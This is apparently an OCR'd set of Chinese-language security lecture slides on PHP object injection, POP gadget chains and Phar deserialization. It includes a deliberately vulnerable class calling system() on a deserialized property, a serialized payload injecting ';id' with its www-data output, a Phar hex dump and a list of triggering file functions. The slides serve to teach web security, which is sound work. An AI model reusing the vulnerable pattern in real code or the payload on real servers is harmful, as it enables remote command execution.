
```php
class Kaibro {
    public $name = "meow";
    function __wakeup() {
        system("echo " . $this->name);
    }
}
$input = $_GET['s'];
$obj = unserialize($input);
```

```
s=O:6:"Kaibro":1:{
s:4:"name";s:3:";id";}
```

```
uid=33(www-data) gid=33(www-data)
groups=33(www-data)
```

POP Chain

- Property Oriented Programming
- 類似 Pwn 的 ROP Chain (Reuse existing code)
- 初始 Gadget： 通常是 `__wakeup()` 或 `__destruct()`


$$\underbrace{\text{User Input} \rightarrow \text{Deserialization}}_{\text{PHP Object Injection}} \rightarrow \underbrace{\text{Gadget} \rightarrow \text{Gadget} \rightarrow \text{Gadget}}_{\text{Gadget Chain}} \rightarrow \boxed{\text{Vulnerability}}$$

POP Gadget Example

```php
class Kaibro {
    public $mypet;
    function __construct() {
        $this->mypet = new Cat();
    }
    function __wakeup() {
        $this->mypet->say();
    }
 }
```

```php
class Cat {
    function say() {
        echo "Meow!";
    }
}
class Dog {
    function say() {
        echo "ㄠㄨ~";
    }
}
```

POP Gadget Example

```php
class Kaibro {
    public $mypet;
    function __construct() {
        $this->mypet = new Cat();
    }
    function __wakeup() {
        $this->mypet->say();
    }
}
```

Initial Gadget

```php
class Cat {
    function say() {
        echo "Meow!";
    }
}
class Dog {
    function say() {
        echo "ㄠㄨ~";
    }
}
```

Gadget 1

Gadget 2

POP Gadget Example

反序列化時可控

```php
class Kaibro {
    public $mypet;
    function __construct() {
        $this->mypet = new Cat();
    }
    function __wakeup() {
        $this->mypet->say();
    }
}
```

```php
class Cat {
    function say() {
        echo "Meow!";
    }
}
class Dog {
    function say() {
        echo "ㄠㄨ~";
    }
}
```


Realworld Case

- Pornhub RCE - $ 20000 USD
- https://www.evonide.com/how-we-broke-php-hacked-pornhub-and-earned-20000-dollar/

PORNHUB BUG BOUNTY PROGRAM
PARTICIPANTS RIGHT NOW

PHP Phar deserialization

- Phar: 一種 PHP 壓縮文件
- 當使用 phar:// 讀取 phar 文件時，會對其 metadata 反序列化
- 不需要透過 `unserialize()`



```
00000000  3C 3F 70 68 70 20 5F 5F 48 41 4C 54 5F 43 4F 4D  <?php.__HALT_COM
00000010  50 49 4C 45 52 28 29 3B 20 3F 3E 0D 0A 5F 00 00  PILER();.?>.._..
00000020  00 01 00 00 00 11 00 00 00 01 00 00 00 00 00 29  ...............)
00000030  00 00 00 4F 3A 38 3A 22 41 6E 79 43 6C 61 73 73  ...O:8:"AnyClass
00000040  22 3A 31 3A 7B 73 3A 34 3A 22 64 61 74 61 22 3B  ":1:{s:4:"data";
00000050  73 3A 34 3A 22 72 69 70 73 22 3B 7D 08 00 00 00  s:4:"rips";}....
00000060  74 65 73 74 2E 74 78 74 04 00 00 00 5D C5 6E 5B  test.txt....]┼n[
00000070  04 00 00 00 C7 A7 8B 3B B6 01 00 00 00 00 00 00  ....╟ºï;╢.......
00000080  74 65 78 74 E9 E9 6A 7A 90 17 91 F2 23 E5 FB 8D  textΘΘjzÉ.æ≥#σ√ì
00000090  DC DE 2A 60 D4 8F 7F 88 02 00 00 00 47 42 4D 42  ▄▐*`╘Å⌂ê....GBMB
```

Figure 1: Hex view of the created Phar file.


PHP Phar deserialization

- 常見的文件操作函數都能觸發

  - file_get_contents()
  - include()
  - file_exists()
  - getimagesize()
  - unlink()
  - file()
  - fopen()
  - is_dir()


PHP Phar deserialization

- 如果去追 php-src:　(php-src/ext/phar/phar.c)



```
int phar_parse_metadata(char **buffer, zval *metadata, uint32_t zip_metadata_len) /* {{{ */
{
	php_unserialize_data_t var_hash;

	if (zip_metadata_len) {
		const unsigned char *p;
		unsigned char *p_buff = (unsigned char *)estrndup(*buffer, zip_metadata_len);
		p = p_buff;
		ZVAL_NULL(metadata);
		PHP_VAR_UNSERIALIZE_INIT(var_hash);

		if (!php_var_unserialize(metadata, &p, p + zip_metadata_len, &var_hash)) {
			efree(p_buff);
			PHP_VAR_UNSERIALIZE_DESTROY(var_hash);
			zval_ptr_dtor(metadata);
			ZVAL_UNDEF(metadata);
			return FAILURE;
```

PHP Phar deserialization



